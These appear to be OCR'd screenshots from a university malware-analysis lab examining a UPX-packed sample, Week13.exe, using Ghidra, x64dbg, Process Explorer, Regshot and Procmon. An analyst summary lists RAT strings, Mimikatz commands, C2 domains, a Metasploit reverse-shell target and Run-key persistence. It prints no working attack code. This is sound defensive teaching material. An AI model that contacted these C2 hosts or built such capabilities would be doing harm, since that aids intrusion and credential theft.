


```
004014a6 66          ??          66h    f
004014a7 2e          ??          2Eh    .
004014a8 0f          ??          0Fh
004014a9 1f          ??          1Fh
004014aa 84          ??          84h
004014ab 00          ??          00h
004014ac 00          ??          00h
004014ad 00          ??          00h
004014ae 00          ??          00h
004014af 00          ??          00h

                     **************************************************************...
                     *                        FUNCTION                              ...
                     **************************************************************...
                     undefined entry()
      undefined        AL:1          <RETURN>
                     entry                                        XREF[3]:     Entry
                                                                               004d00
004014b0 48 83 ec 28    SUB         RSP,0x28
004014b4 48 8b 05       MOV         RAX,qword ptr [DAT_004b9c60]
         a5 87 0b 00
004014bb c7 00 01       MOV         dword ptr [RAX],0x1
         00 00 00
```

```

void entry(void)

{
  uRam00000000004ec950 = 1;
  FUN_0040db20();
  FUN_00401180();
  return;
}

```



Location	String Value	String Representation	Data Type
004eee6c	DeleteObject	"DeleteObject"	ds
004eee7c	SelectObject	"SelectObject"	ds
004eee8c	GdipAlloc	"GdipAlloc"	ds
004eee98	GdipCloneImage	"GdipCloneImage"	ds
004eeeaa	GdipCreateBitmapFromHBIT...	"GdipCreateBitmapFromHBI...	ds
004eeec8	GdipDisposeImage	"GdipDisposeImage"	ds
004eeedc	GdipFree	"GdipFree"	ds
004eeee8	GdipGetImageEncoders	"GdipGetImageEncoders"	ds
004eef00	GdipGetImageEncodersSize	"GdipGetImageEncodersSize"	ds
004eef1c	GdipSaveImageToStream	"GdipSaveImageToStream"	ds
004eef34	GdiplusShutdown	"GdiplusShutdown"	ds
004eef46	GdiplusStartup	"GdiplusStartup"	ds
004eef58	AddVectoredExceptionHandler	"AddVectoredExceptionHan...	ds
004eef76	CloseHandle	"CloseHandle"	ds
004eef84	CreateEventA	"CreateEventA"	ds
004eef94	CreateSemaphoreA	"CreateSemaphoreA"	ds
004eefa8	CreateToolhelp32Snapshot	"CreateToolhelp32Snapshot"	ds
004eefc4	DeleteCriticalSection	"DeleteCriticalSection"	ds
004eefdc	DuplicateHandle	"DuplicateHandle"	ds
004eefee	EnterCriticalSection	"EnterCriticalSection"	ds
004ef006	GetCurrentProcess	"GetCurrentProcess"	ds
004ef01a	GetCurrentProcessId	"GetCurrentProcessId"	ds
004ef030	GetCurrentThread	"GetCurrentThread"	ds
004ef044	GetCurrentThreadId	"GetCurrentThreadId"	ds
004ef05a	GetHandleInformation	"GetHandleInformation"	ds
004ef072	GetLastError	"GetLastError"	ds


My Documents
Windows Po
My Computer
My Network Places
IDA
Notepad++
Command Prompt
outlook
Labs
File Options View Process Find Users Help
File Edit Favorites Tools Help
Back
Search
Folders
Go
File Edit Event Filter Tools Options Help

malware_desktop_2 - 10.90.2.11 - Remote Desktop Connection

Process Explorer - Sysinternals: www.sysinternals.com [JOHN33-PC\John]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	98.44	0 K	28 K	0		
System		0 K	236 K	4		
Interrupts	1.56	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		152 K	424 K	316	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,564 K	3,664 K	496	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		6,768 K	7,740 K	520	Windows NT Logon Applicat...	Microsoft Corporation
services.exe		3,316 K	4,988 K	564	Services and Controller app	Microsoft Corporation
svchost.exe		2,832 K	5,280 K	732	Generic Host Process for Wi...	Microsoft Corporation
wmiprvse.exe		2,064 K	5,160 K	960	WMI	Microsoft Corporation
svchost.exe		1,760 K	4,288 K	796	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		13,908 K	24,152 K	860	Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe		564 K	2,200 K	2804	Windows Security Center No...	Microsoft Corporation
svchost.exe		1,312 K	3,624 K	924	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,608 K	4,076 K	1048	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe		3,188 K	4,860 K	1452	Spooler SubSystem App	Microsoft Corporation
svchost.exe		1,320 K	3,804 K	1536	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,528 K	3,448 K	1632	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		5,032 K	6,488 K	1844	Generic Host Process for Wi...	Microsoft Corporation
alg.exe		1,152 K	3,628 K	452	Application Layer Gateway S...	Microsoft Corporation
lsass.exe		3,908 K	1,488 K	576	LSA Shell (Export Version)	Microsoft Corporation
rdpclip.exe		1,708 K	4,548 K	3864	RDP Clip Monitor	Microsoft Corporation
csrss.exe		756 K	2,296 K	3668	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		3,068 K	6,304 K	3696	Windows NT Logon Applicat...	Microsoft Corporation
logonui.exe		2,928 K	3,740 K	3788	Windows Logon UI	Microsoft Corporation
explorer.exe		9,388 K	17,280 K	1268	Windows Explorer	Microsoft Corporation
Greenshot.exe		20,988 K	27,392 K	628	Greenshot	Greenshot
jusched.exe		960 K	3,356 K	580	Java Update Scheduler	Oracle Corporation
ctfmon.exe		936 K	3,468 K	704	CTF Loader	Microsoft Corporation
Regshot-x86-ANSI.exe		780 K	3,000 K	4048	Regshot 1.9.0 x86 ANSI	Regshot Team
Procmon.exe		13,316 K	16,736 K	1896	Process Monitor	Sysinternals - www.sysinter...
procexp.exe		9,348 K	12,692 K	1384	Sysinternals Process Explorer	Sysinternals - www.sysinter...

CPU Usage: 1.56% | Commit Charge: 26.47% | Processes: 31 | Physical Usage: 54.41

Regshot 1.9.0 x86 ANSI

Compare logs save as: ● Plain TXT ○ HTML document

□ Scan dir1[;dir2;dir3;...;dir nn]: C:\WINDOWS

Output path: X:\Temp\

Add comment into the log:

1st shot | 2nd shot | Compare | Clear | Quit | About | English

Process Monitor - C:\Class\Noriben\Noriben_08_Jun_18__13


Time ...	Process Name	PID	Operation
2:30:2...	svchost.exe	732	TCP Send
2:30:2...	svchost.exe	732	TCP Send
2:30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	Thread Create
30:2...	Procmon.exe	1896	CreateFile

wing all 35,931 events | Backed by C:\Clas


\\tsclient\D\Week13\Week13

Address \\tsclient\D\Week13\Week13

Week13.exe
University of Arizona AI Home...
University of Arizona Cyber O...




```
0000001000  User
0000080000  User   Reserved
0000005000  User   PEB, TEB (1148)
000017B000  User   Reserved (0000000000200000)
0000001000  User   week13.exe
00000DD000  User    "UPX0"
0000042000  User    "UPX1"
000002B000  User    ".rsrc"
00001F9000  User   Reserved
0000007000  User   Stack (1148)
0000013000  User   Heap (ID 0)
00000ED000  User   Reserved (00000000007E0000)
00001FC000  User   Reserved
0000004000  User
0000001000  User   KUSER_SHARED_DATA
0000001000  User
0000005000  User
00000FB000  User   Reserved (00007FF4FDEC0000)
0100020000  User   Reserved
```



sshinn

a moment ago


Static analysis reveals embedded strings for known RATs (DarkComet, njRAT), Mimikatz credential theft commands, potential C2 domains (c2.zerodaycrew.net, spydoor.no-ip.biz), Metasploit reverse shell configuration (targeting 192.168.1.1:4444), and references the HKCU Run key for persistence. Dynamic analysis confirmed suspicious network activity such as C2 or data exfiltration. Contains extensive APIs for networking, process injection, anti-analysis, and information gathering. Possesses capabilities for remote control, credential theft, and persistence.



e Process Microsoft Corporation
Ap
uler
NS
Sysinternals - www.sysinter...
Keys:13015 Values:16868

\\tsclient\D\Week13\Week13\Week13.exe

\\tsclient\D\Week13\Week13\Week13.exe is not a valid Win32 application.



windows_desktop (16) - 10.139.15.107 - Remote Desktop Connection
ile View Debug Tracing Plugins Favourites Options Help Mar 15 2025 (TitanEngine)
CPU
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH
Script
Symbols
Source
IP

Week13.exe - PID: 1140 - Module: ntdll.dll - Thread: Main Thread 1148 - x64dbg [Elevated]

```
00007FFBA1BF4465   EB 00                  jmp ntdll.7FFBA1BF4467
00007FFBA1BF4467   48:83C4 38             add rsp,38
00007FFBA1BF446B   C3                     ret
00007FFBA1BF446C   CC                     int3
00007FFBA1BF446D   CC                     int3
00007FFBA1BF446E   CC                     int3
00007FFBA1BF446F   CC                     int3
00007FFBA1BF4470   CC                     int3
00007FFBA1BF4471   CC                     int3
00007FFBA1BF4472   CC                     int3
00007FFBA1BF4473   CC                     int3
00007FFBA1BF4474   48:895C24 10           mov qword ptr ss:[rsp+10],rbx
00007FFBA1BF4479   48:897424 18           mov qword ptr ss:[rsp+18],rsi
00007FFBA1BF447E   55                     push rbp
00007FFBA1BF447F   57                     push rdi
00007FFBA1BF4480   41:56                  push r14
00007FFBA1BF4482   48:8DAC24 00FFFFFF     lea rbp,qword ptr ss:[rsp-100]
00007FFBA1BF448A   48:81EC 00020000       sub rsp,200
00007FFBA1BF4491   48:8B05 78600B00       mov rax,qword ptr ds:[7FFBA1CAA510]
00007FFBA1BF4498   48:33C4                xor rax,rsp
00007FFBA1BF449B   48:8985 F0000000       mov qword ptr ss:[rbp+F0],rax
00007FFBA1BF44A2   4C:8B05 5F2D0B00       mov r8,qword ptr ds:[7FFBA1CA7208]
00007FFBA1BF44A9   48:8D05 50840500       lea rax,qword ptr ds:[7FFBA1C4C900]
00007FFBA1BF44B0   33FF                   xor edi,edi
00007FFBA1BF44B2   48:894424 50           mov qword ptr ss:[rsp+50],rax
00007FFBA1BF44B7   C74424 48 16001800     mov dword ptr ss:[rsp+48],180016
00007FFBA1BF44BF   48:8D4424 70           lea rax,qword ptr ss:[rsp+70]
00007FFBA1BF44C4   48:894424 68           mov qword ptr ss:[rsp+68],rax
00007FFBA1BF44C9   48:8BF1                mov rsi,rcx
00007FFBA1BF44CC   C74424 60 00000001     mov dword ptr ss:[rsp+60],1000000
```